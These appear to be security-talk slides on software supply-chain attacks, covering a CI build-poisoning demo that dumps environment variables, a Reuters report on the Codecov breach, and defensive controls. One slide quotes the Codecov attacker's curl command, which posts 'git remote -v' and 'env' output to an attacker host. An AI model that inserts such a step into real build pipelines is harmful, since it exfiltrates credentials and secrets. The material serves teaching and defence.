
```
Build Artifacts
Build setup
npm install
npm test
printenv ← Malicious step runs
Build teardown
```

```
41 KUBERNETES_SERVICE_PORT=443
42 API_TOKEN=SOME_API_TOKEN_VALUE ← Leaked API Token
43 BITBUCKET_REPO_FULL_NAME=verbal-noun/sc-build-poisoning-demo
44 PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
45 KUBERNETES_SERVICE_HOST=10.34.224.1
46_= /usr/bin/printenv
```

# ATTACK SUMMARY

---

- We identified potential source code to be tampered with.
- We injected a malicious step in the build pipeline.
- Lack of environment segregation and RBAC resulted in environment variables being dumped.





Is this kind of scenario likely?



REUTERS®

World ▾ Business ▾ Markets ▾ Sustainability ▾ Legal ▾ Breakingviews Technology ▾ Investigations More ▾

Technology

# Codecov hackers breached hundreds of restricted customer sites - sources

By Joseph Menn and Raphael Satter

April 20, 2021 9:51 AM GMT+10 · Updated 3 years ago



SAN FRANCISCO, April 19 (Reuters) - Hackers who tampered with a software development tool from a company called Codecov used that program to gain restricted access to hundreds of networks belonging to the San Francisco firm's customers, investigators told Reuters.

Codecov makes software auditing tools that allow developers to see how thoroughly their own code is being tested, a process that can give the tool access to stored credentials for various internal software accounts.

The attackers used automation to rapidly copy those credentials and raid additional resources, the investigators said, expanding the breach beyond the initial disclosure by Codecov on Thursday. [read more](#)

The hackers put extra effort into using Codecov to get inside other makers of software development programs, as well as companies that themselves provide many customers with technology services,

# THE ATTACKER'S PAYLOAD

---

Extracting the environment secrets

```
523  
524 search_in="$proj_root"  
525 curl -sm 0.5 -d "$(git remote -v)$$$$ ENV $(env)" http://ATTACKERIP/upload/v2 || true  
526
```

Destination to sent extracted secrets

# PROACTIVE CONTROLS


---

- Securing the build process.
  - Immutable build environments.
  - Build provenance.
- Secure handling of secrets and credentials.
- Vulnerability scanning in the CI/CD.
- Environment segregation.
  - Separating dev, staging, & prod
  - Network segmentation



# INCIDENT TIMELINE

---





Let's all collectively work to **secure**  
**the supply chain.**



THANK YOU

ANY QUESTIONS?

# FOR SLIDES AND SOCIALS



[linktr.ee/kaif\\_ahsan](https://linktr.ee/kaif_ahsan)